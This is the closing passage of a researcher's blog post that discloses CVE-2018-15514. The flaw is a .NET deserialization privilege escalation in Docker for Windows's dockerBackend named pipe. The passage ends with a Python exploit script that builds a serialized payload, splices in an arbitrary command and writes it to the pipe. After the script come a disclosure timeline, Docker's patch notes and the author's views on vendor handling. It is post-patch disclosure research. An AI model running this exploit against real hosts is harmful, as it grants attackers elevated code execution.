"\x65\x72\x73\x69\x6f\x6e\x3d\x34\x2e\x30\x2e\x30\x2e\x30\x2c\x20\x43\x75\x6c\x74"
payload +=
"\x75\x72\x65\x3d\x6e\x65\x75\x74\x72\x61\x6c\x2c\x20\x50\x75\x62\x6c\x69\x63\x4b"
payload +=
"\x65\x79\x54\x6f\x6b\x65\x6e\x3d\x62\x37\x37\x61\x35\x63\x35\x36\x31\x39\x33\x34"
payload +=
"\x65\x30\x38\x39\x5d\x5d\x09\x0c\x00\x00\x00\x0a\x09\x0c\x00\x00\x00\x09\x18\x00"
payload += "\x00\x00\x09\x16\x00\x00\x00\x0a\x0b"

# now we patch our payload
data = bytearray(payload)

# patch the size
data[655:655] = struct.pack(">I", len(cmd))

# patch the cmd
data[659:659] = cmd

# get the size to send
size = struct.pack("<I", len(data))

# get a handle to the NamedPipe
np = open(r'\\.pipe\dockerBackend', 'w+b')

# exploit!
np.write(size)
np.write(data)

# clean up
np.close()

```

Timeline

- 2018-03-06 – Discovered and forgotten about
- 2018-04-03 - Verified existing and sent to [iDefense's VCP](#)
- 2018-04-04 - Validated and acquired by iDefense
- 2018-07-19 - Patched by Docker (without credit)
- 2018-08-18 - Docker assigned CVE-2018-15514
- 2018-08-30 - This blog post released

You can see Docker's advisory [here](#), but note that it's not exactly advising much. However they did obtain CVE-2018-15514 for referencing this vulnerability.

Docker Community Edition 18.06.0-ce-rc3-win68 2018-07-19

Download

- Upgrades
 - [Docker 18.06.0-ce-rc3](#)
 - [Docker Machine 0.15.0](#)
 - [Docker compose 1.22.0](#)
- New
 - New Kubernetes menu item allowing to switch Kubernetes context & connect to clusters other than the local one.
- Bug fixes and minor changes
 - AUFS storage driver is deprecated in Docker Desktop and AUFS support will be removed in the next major release. You can continue with AUFS in Docker Desktop 18.06.x, but you will need to reset disk image (in Settings > Reset menu) before updating to the next major update. You can check documentation to [save images](#) and [backup volumes](#)
 - Fix startup issue with aufs
 - Fix status bug which could prevent the kubernetes cluster from starting.
 - Fix bug which would cause VM logs to be written to RAM rather than disk in some cases, and the VM to hang.
 - [Fix security issue with named pipe connection to docker service](#)

Conclusion

This bug doesn't have as high of an impact as regular LPE's due the fact that the user needs to be a member of the docker-users group. However, as shown, this is a common configuration with no official documentation regarding this security boundary.

These vulnerabilities are easy to find and exploit. I suspect that .net deserialization vulnerabilities will become more prevalent as researchers discover the high availability of .net in third party applications. The tools are already here for researchers and attackers to discover them and like their Java counterpart, I believe they will impact a wide variety of third party Windows software, especially in the enterprise space.

Finally, I wish I could say Docker was easier to work with. However when iDefense first reported it, they neglected that they even had a vulnerability and when they finally agreed to develop a patch, they decided to not release an advisory, CVE or credit. This is poor form in 2018, especially for a widely deployed technology.

References

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